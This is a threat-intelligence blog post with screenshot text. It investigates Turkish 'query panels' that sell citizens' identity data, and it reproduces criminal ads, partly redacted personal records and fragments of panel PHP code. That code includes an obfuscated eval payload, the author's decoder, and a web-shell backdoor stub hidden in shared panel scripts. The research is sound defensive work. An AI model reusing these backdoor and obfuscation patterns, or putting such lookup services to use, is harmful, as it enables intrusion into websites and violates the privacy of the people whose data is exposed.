

Was Turkey's e-Government Hacked?

written by Mert SARICA | 21 June 2023

First of all, let me start by saying what I will say at the end: "No, it was not hacked!" So can you breathe a sigh of relief as a Turkish citizen in this situation? Unfortunately no. You can read the reason for this in the rest of the article.

When you look at the origins of occasional news headlines such as "e-Government Hacked!", "e-Government data stolen!", "Identity information of 85 million citizens stolen!" (#1, #2), you can see that they are mostly caused by scammers, cybercrime organizations who share their advertisements on platforms like Telegram, ICQ, Discord, forums, trying to market their services.

When examining these advertisements, you can observe that cybercrime organizations provide access services or facilitate access to citizens' data through websites, Telegram channels, and Discord rooms that they establish under the name of "Query Panel/Checker." These services are sometimes offered in exchange for a fee, while at other times they are provided free of charge.



2,133 subscribers



16:53 100% 5G 9

Panel Adı Checker
https://...

Sorgula

Sıfırla

Kopyala

Yazdır

Ara :

TC	Adı	Soyadı	Anne Adı

Anne TC

Baba Adı

Baba TC

Cilt NO

Doğum Tarihi

Doğum Yeri

Kızlık Soyadı

Medeni Hal

Olum Tarihi

Memleket İL

Memleket İlçe

Sıra NO

Seri NO A00V56637

Önceki 1 Sonraki

Seri No sorgu aktif



437

..., edited 09:59



5 comments



- (969)

2,519 members



20:19



- | Sorgular | Telefon | Diğer Araçlar |
|------------------|----------------|------------------|
| Ad Soyad PRO | TC'den GSM | IP Sorgu |
| TC Sorgu | GSM'den TC | Discord ID Sorgu |
| Adres Sorgu | SMS Bomber | Facebok Sorgu |
| Aile Sorgu | Vesika | Kimlik Creator |
| Soy Ağacı Sorgu | Vesika A.O.L | Kimlik Arşivi |
| Sülale Sorgu | Vesika -25 | |
| Sicil Sorgu | Vesika +18 | |
| Aşı Sorgu | Mernis 2015 | |
| İban Sorgu | Adres Sorgu | |
| Cimer İhbar | Sokak Sorgu | |
| Kar Efektı | Mahalle Sorgu | |
| Plaka Sorgu | Cadde Sorgu | |
| Deprem Sorgu | Kapı No Sorgu | |
| İşyeri Sorgu | Daire No Sorgu | |
| İzmir Tapu Sorgu | 2015 Sorgu | |
| Seri No Sorgu | | |
| Muayene Sorgu | | |
| İlac Sorgu | | |



**Premium
paneldir.**

PANEL

SADECE 100₺



Sınırsız Premium S0rgu Paneli Satılıktır Sadece 100tl



İletişim:

20:20

4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

Use Quick Switcher to get around Discord quickly. Just press:

CMD + K

satın-alım

botu-nasıl-kullanırım

aktif-deaktif-sistemler

ÇEKİLİŞ

çekiliş

KAYIT

kayıt

LAGALUGA

sohbet

TICKET

ticket

aktif-deaktif-sistemler

05/13/2023 4:46 PM

AD SOYAD ✓

TC ✓

GSM-TC ✓

TC-GSM ✓

AİLE ✓

DETAYLI GSM ✓

OKUL NO ✓

E-OKUL VESİKA ✓ / !KENDİM ATIYORUM!

18-VESİKA ✗

ADRES ✓

SÜLALE ✓

PARSEL ✓

AŞI ✓

16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROID3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
/sorgu -tc *	
/sorgu -isim *	
/sorgu -isim2 *	
/sorgu -isim3 *	
/sorgu -soyisim *	
/sorgu -dogumtarih *	
/sorgu -nufusil *	
/sorgu -nufusilce *	
/sorgu -anneisim *	
/sorgu -annetc *	
/sorgu -babaisim *	
/sorgu -babatc *	
/gsmn -tc *	
/gsmn -gsm *	
/aile -tc *	
/whois -ip *	
/iban -no *	
/rand	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
/sorgu -tc 12345678901	

16:29

708 members



Pinned message



HER GÜN DÜZENLİ İLK YAZAN HACK DERSLERİ

D

/sorgu -isim [REDACTED] -soyisim [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 23

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]

Soy İsim: [REDACTED]

D. Tarihi: 22.3.2004

Yaş: 19 YIL, 2 AY, 28 GÜN

İL Kodu: 04

İLÇE Kodu: 1111

Nüfus İL: AĞRI

Nüfus İLÇE: MERKEZ

Anne İsim: [REDACTED]

Anne TCKN: [REDACTED]

Baba İsim: [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 24

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]


Soy İsim: [REDACTED]

D. Tarihi: 26.11.2009

Yaş: 13 YIL, 6 AY, 24 GÜN

İL Kodu: 04



	ANNESİNİN KARDEŞİNİN TORUNU	1345	SÜMEYYA	1346	CUMA	1355
Ana Sayfa	ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	1345	EMİNE	1346	CUMA	1355
AD SOYAD	ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	4265	RAMAZAN	1346	CUMA	1355
SORGULAR	ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	3785	FERİDE	1638	MEHMET	1615
TELEFON	ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	3785	SAADET	1638	MEHMET	1615
FOTOĞRAF	ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	3785	OKTAY	1638	MEHMET	1615
EĞİTİM						
VERİTABANI						
ADMIN						

Showing 181 to 190 of 760 entries

Previous 1 ... 18 19 20 ... 76 Next

After seeing these, I can understand that the question “But how?” is troubling your mind with concern. To find an answer to this question, I have decided to make the most of the resources at my disposal as a professional working at SOCRadar Cyber Threat Intelligence company, which closely monitors the every move of cybercriminals, scammers, and threat actors, and warns its clients about them.

To begin, I embarked on a brief exploration of Telegram channels monitored by SOCRadar’s XTI platform.

During my search for query panels, I noticed that in some Telegram channels, files related to these panels were being shared by certain individuals.

1,118 members



Pinned message #1



Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...



Reply



tcsorgu.php

17.0 KB



tcgsm-1.php

15.4 KB



vesika-1.php

9.3 KB



adres_1-2.php

15.9 KB



adres_1.php

15.9 KB



vesika.php

9.3 KB



tcsorgu-1.php

17.0 KB



ailesorgu.php

17.3 KB



adsoyadsorgu.php

15.5 KB



ipsorgu.php

8.2 KB



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)

H.b

Naber



04:11

Deleted Account

Sa

Keke görünmüyordun nerelerdesin sen

04:12



masterpanel.zip

8.0 MB

Sorgu panel script masterpanel

← 10 04:12

1,865 subscribers

Pinned message

Sohbet grubumuza katılmak için; <https://t.me/>-



PANEL KAPATILMIŞTIR. ❤️

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️



14

👁 485

..., 20:08



Leave a comment



KAPANDIĞI İÇİN MEVCUT SCRIPTİNİ SANALA
ARMAĞAN EDİYORUZ ❤️

İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



30

👁 607

..., 21:49



Leave a comment



I have learned that the increasing competition among scammers over the past 1.5 years has led some to withdraw from the market while others have fallen

victim to hacking.

← → × ☆ /end/

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

Community

Herkese selamlar arkadaşlar, yapacağım açıklama sadece bizim üyelerimize aittir.

Üye değilseniz sayfayı kapatabilirsiniz.Öncelikle kapatıldığını siz değerli üyelerimize maalesef bildirmek isteriz.

Yönetim ekibi bu zamana kadar hiçkimseye mağdur olacağı bir durum yaşatmamıştır ve kapatıldığı için de mağdur etmeyecektir.

Kapatma sebebimiz bildiğiniz üzere yaklaşık 1,5 sene önce açıldı ve ilk açıldığında bizim dışımızda sağlam olan maximum 3-5 sağlam siteler vardı fakat son zamanlarda o kadar boş beleş siteler açıldı ki işin cılkı çıktı, hiçbir ciddiyeti yok ve haliyle bizim de artık hevesimiz yok.

1,5 sene öncesine kadar aşırı hevesli olarak başladığımız bu iş artık bizim için bıkkınlık derecesine geldi ve bi' önemi kalmadı ayrıca belirtmek isterim ki en büyük mafya devlettir ve boynumuz kıldan incedir.

Fakat bu durumda bile siz değerli üyelerimiz mağdur olmaması adına Üyelikleri olan müşterilerimize para iadesi yapılacaktır.

Aşağıdaki butona tıklayarak üyeliğinizi sorgulayıp ardından mevcut üyeliğinizden kalan gün kadar ücretinizi belirleyeceğiniz IBAN adresine iadenizi alabilirsiniz.

İade işleminden sonra 2 iş gün içerisinde ücretiniz hesabınıza aktarılacaktır.

Üyelerimiz her zaman bizim destekçilerimiz oldu, kısacası ilk göz ağrımız. İyi ki varsınız, iyi ki vardınız ❤️


İADE İŞLEMİ ❤️

1,545 subscribers

Pinned message

Arkadaşlar Fiyatlara indirim yaptım bundan sonra fiyatlarımız Haftalık 60 TL Aylık 150 TL Yıllık 350 TL Sınırsız 700 TL Satış & Destek:

February 14



TOSKACHECKER.PRO HACKED BY [redacted]



2412 views, 14:53 duration

Toska checker dosyası:

<https://dosya.co/>

dosya.co

İndir [redacted]

Dosyayı indir [redacted]



2591 views, 15:03 duration

To learn how query panels function, I began closely examining the shared files (source codes). In some of these source codes, I noticed that scammers had implemented checks for Turkish Identification Number (TCKN) information, which I presumed to be related to acquaintances or relatives. For example, when someone attempted to query this TCKN information on the panel, no transaction would take place.

```
adres_1.php
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166

<thead>
<tr style="text-align: center;">

<th>ADRES</th>
<th>VERGI NO</th>
<th>DOĞUM YERİ</th>

</tr>
</thead>

<?php
if ($_POST) {
    $tc = $_POST['tc'];

eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYLKSWbbj+ef2erNcAlj/j0y4E9u+8Wem8/CmGpigu/w/+SfUYLljFMGuW0xFuut2zC6c+Jr/
68bvn+yy/E/Atk3JhyexfxRhyJ563TqSxNF06x0JRrAHuXg6TGAp2VxVNT+R8Ifp8DyumlNLASvcm0Qm19+fUteTURPBXZrDIn96MMFYLskjSKTRNx0Ca3i70WF9bVrN7JjVudzV59dp4aWHVf3X3tgbH6o6rnKuhqdzBL1N
St0bPyRkd0gMh0oy
6JehWeOxySduD0g4I
RmZj zzybrhQa3EoAl
BRk00BMIAfPMQXbDI
oN7EsLaw8/KGIMk9I
y8rehR2ndNE9vX6uToXSCggCBwFTzyzL70wfur6mYRLLS0CJMg5W0mVdcJwMNIIZLcGnmC5+dQfzb0Qjxe1IUBR91cGg1X41+jFvCvuaZJ1Y0xoTn30Fpq+uLpCETLoYqCaAL1DFxnCYnk0ZpIeU9YPUzHGI/
r1GmsS2DUHLdcFRQ3ngLeC55+aFh/qGodH4byaYq7DDbC+16zpnzvbSNuwQSRfNgfBjg/
enj0Ru8Xngv
E6Avd6xq2Bby
dYw1oCZkj4IpuE
SjqcUfCQ+M1Q3G5
Tnn97/4wmA57ECQlupMREIgha3iraCiELG3/tm1kNe5/bEGYhpBvArtSo/
5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MMTE7NvdZTAp+Vxp+SBDZT1Q2sIg7ZbuY9EBKyXUTzfk231uqZ5XrLis8DgpgRqzuxazEF24qyht0JnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIi5c+v3WeW98JcXoSY0XE8BNz/
G3sRaR9w0pd1tKkHEHdoGZqgKHSR9uNub7G0Q0wHh/cukcbn7rvYcPER9FLPwStQPN+njxqzWUPfR30T583cv39n+f6578='))));

CQoSN+11CXGco4V/
JXvzLnNIG41hc30AI19WJhLnHo01RyoT8LLRAK
3krpsFEE8097TZC7PQZjUPEgkoNcF8RJz2W8z
8wBNE2q1254kaLI2g3K3dCYKHK3vPkypQfoRhT

File Actions Edit View Help
GNU nano 7.2 eval_decoder.py
# Eval Decoder v1.0
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.hack4career.com
import subprocess
import sys
import time

# payload = "eval(gzinflate(base64_decode(rawurldecode('XZM1ssWAA00Pk2RcmGkyKczM7CZjhmdm%2B%2FT5ddSgk3arKxv%2Bmwd7RWD%2FLatilgt%2Fntb
payload = "eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYLKSWbbj+ef2erNcAlj/j0y4E9u+8Wem8/CmGpigu/w/+SfUYLljFMGuW0xFuut2zC6c+Jr/
68bvn+yy/E/Atk3JhyexfxRhyJ563TqSxNF06x0JRrAHuXg6TGAp2VxVNT+R8Ifp8DyumlNLASvcm0Qm19+fUteTURPBXZrDIn96MMFYLskjSKTRNx0Ca3i70WF9bVrN7JjVudzV59dp4aWHVf3X3tgbH6o6rnKuhqdzBL1N
St0bPyRkd0gMh0oy
6JehWeOxySduD0g4I
RmZj zzybrhQa3EoAl
BRk00BMIAfPMQXbDI
oN7EsLaw8/KGIMk9I
y8rehR2ndNE9vX6uToXSCggCBwFTzyzL70wfur6mYRLLS0CJMg5W0mVdcJwMNIIZLcGnmC5+dQfzb0Qjxe1IUBR91cGg1X41+jFvCvuaZJ1Y0xoTn30Fpq+uLpCETLoYqCaAL1DFxnCYnk0ZpIeU9YPUzHGI/
r1GmsS2DUHLdcFRQ3ngLeC55+aFh/qGodH4byaYq7DDbC+16zpnzvbSNuwQSRfNgfBjg/
enj0Ru8Xngv
E6Avd6xq2Bby
dYw1oCZkj4IpuE
SjqcUfCQ+M1Q3G5
Tnn97/4wmA57ECQlupMREIgha3iraCiELG3/tm1kNe5/bEGYhpBvArtSo/
5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MMTE7NvdZTAp+Vxp+SBDZT1Q2sIg7ZbuY9EBKyXUTzfk231uqZ5XrLis8DgpgRqzuxazEF24qyht0JnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIi5c+v3WeW98JcXoSY0XE8BNz/
G3sRaR9w0pd1tKkHEHdoGZqgKHSR9uNub7G0Q0wHh/cukcbn7rvYcPER9FLPwStQPN+njxqzWUPfR30T583cv39n+f6578='))));

while (1==1):
    payload = payload.replace("eval", "echo")
    p = subprocess.Popen(['php', '-r', payload], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    out, err = p.communicate()
    payload = out.decode()


    if payload.find("eval") >= 0:
        print("_____")
        print("Payload:")
        print(payload)
        payload = payload.replace("eval", "echo")
    else:
        print(payload)
        sys.exit(1)

[ Read 25 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/_ Go To Line M-E Redo      M-6 Copy
```



```
root@Kali: ~  
File Actions Edit View Help  
eval(gzuncompress(base64_decode('eJxdyk1zoyAAg0Gf0+wNvzrN7AkXfBDGBrRjvXSMMdbED7ChCf767L73vT0zb/tdD5tu7afzUN/azbH+ap/Dj1PbzKf/9XVbPpb55  
gWbJ1zAN75e28SpHBGML7vtNLBnktG  
RhUL8md08SYF6mDov9MMGmAqMAukbJ  
KNVOBfnHo30wUozvsmx6TydC1eE99  
1a  
')));  
  
Payload:  
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkeFysODHEE  
oJ5SrRyjn3ADqR1mAzeYGH  
ODMKySoJqPIHu0LKAAdF9C  
ZIMkrwD1ARyyGauuJSugAG  
)))));  
  
Payload:  
eval(gzinflate(base64_decode(str_rot13('Q  
JX3  
XGfRhZu5wd+zyshgdxMHAjlJBAbfUh6r/jR=')))));  
  
Payload:  
eval(gzinflate(str_rot13(base64_decode('BcH  
67khRPh  
E=')))));  
  
Payload:  
eval(gzinflate(base64_decode(')  
if ($tc = "2185: " || $tc = "368: ";)  
    {  
        exit('?');  
        die();  
    }  
}
```

In some of the source codes, I discovered the presence of backdoors (web shell) that were embedded to allow scammers who downloaded these source codes to infiltrate websites at a later stage.



```
adsoyadv3.php
20
21 /* Konfigurasi */
22 $auth_pass = "4a9237545e7e6da7bf0c47e4be57f86c";//
23 $color = "#00ff00";
24 $default_action = 'FilesMan';
25 $default_use_ajax = true;
26 $default_charset = 'UTF-8';
27
28 function login_shell() {
29 ?>
30 <!DOCTYPE html>
31 <html>
32 <head>
33 <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
34 <meta name="author" content="t.me/ " />
35 <title>HACKED BY - t.me/ /></title>
36 <link rel="icon" type="image/png" href="https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AlRoswellPP.png"/>
37 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
38 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
39 </head>
40 <body class="bg-dark text-light">
41 <center>
42 <div class="container" style="margin-top: 15px">
43 <div class="col-lg-6">
44 <div class="form-group">
45 <h5 class="text-center pb-5">HACKED BY - t.me/ /></h5>
46 <form method="post">
47 <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
48 <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
49 </form>
50 </div>
51 </div><a href="https://t.me/" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY - t.me/ /</a><br/>
52 </div>
53 </center>
```

When I searched for the signatures (aliases/nicknames) of threat actors mentioned in the source codes within the SOCRadar XTI platform, I obtained the opportunity to identify which Telegram channels they were associated with and read the messages related to them. This is an incredible opportunity for cybersecurity professionals and law enforcement officials!

```
index.php
240 echo '<th style="color: red;">'. $row["status"]. '</th>';
241 }
242 if ($row["rank"] == 'webmaster'){
243 echo '<th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 15px red; color: red;">'. $
row["rank"]. '</span></th>';
244 } elseif ($row["rank"] == 'admin'){
245 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px aqua; color: aqua;">
'. $row["rank"]. '</span></th>';
246 } elseif ($row["rank"] == 'Yıllık'){
247 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px lightgreen; color:
lightgreen;">'. $row["rank"]. '</span></th>';
248 } elseif ($row["rank"] == 'Aylık'){
249 echo '<th>'. $row["rank"]. '</th>';
250 } else{
251 echo '<th>'. $row["rank"]. '</th>';
252 }
253
254 echo '<form id="edit_form" action="configuration" method="POST">';
255 echo '<input id="hidden_id" type="hidden" name="advanced">';
256 echo '<th><button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
257
258 echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
259 } ?>
260 </table>
261 </div>
262 <div class="author">
263 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
264 </div>
```


functions.php

```
1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array(
5     '<link href=../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
6     '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogo2.png" type="image/x-icon" />',
7     '<link href=../assets/plugins/DataTables/style.css" rel="stylesheet">'
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/...php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date("d.m.Y");
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
20     if ($conn->query($query) === TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27
```

platform.socradar.com/app/threat-hunting?q=jemoisika

Hack 4 Career... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting

ENTERPRISE MS

Dashboards

Attack Surface Management

Digital Risk Protection

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

Threat Hunting Rules

Malware Analysis

Threat Reports

Breach Datasets

Campaigns

Stealer Logs

Incidents

Reports

Search jemoisika

Last Year

Remaining Credit

2.5B+ Total Records

Search Result

Exposed Raw Data

Public Buckets

Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/.../3741

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

@jemoisika' filtre durduruldu

https://t.me/.../3740

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

/stop @jemoisika'

https://t.me/.../3738

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

@jemoisika

Actions

Trending Keywords

media 17027

security 4218

script 3673

cybersecurity 2470

expand 1920

checker 1830

hacking 1110

wildfire 1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=xbozk0rt

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Dashboards Attack Surface Management Digital Risk Protection Cyber Threat Intelligence Threat Hunting Local Threat Share Dark Web News Vulnerability Intelligence Supply Chain Intelligence Threat Feed / IOC Threat Actor/Malware Threat Hunting Rules Malware Analysis Threat Reports Breach Datasets Campaigns Stealer Logs Incidents Reports

Search xbozk0rt Last Year

Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /1435 Telegram - 2023 May 16 • 1 month ago

telegram social surface web group channel

Shopping Market xbozk0rt, 1/3 kere uyanıd; dikkatli ol lütfen! Sebep: Invitelink bu grupta kiltilendi.

LOAD MORE RESULTS

Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=Source%3ATelegram%20zeox%20

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Dashboards Attack Surface Management Digital Risk Protection Cyber Threat Intelligence Threat Hunting Local Threat Share Dark Web News Vulnerability Intelligence Supply Chain Intelligence Threat Feed / IOC Threat Actor/Malware Threat Hunting Rules Malware Analysis Threat Reports Breach Datasets Campaigns Stealer Logs Incidents Reports

Search Source:Telegram zeox Last Year

Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /752355 Telegram - 2023 May 20 • 29 days ago

telegram social surface web group channel

in COMING SOON zeox @ bekieriz

LOAD MORE RESULTS

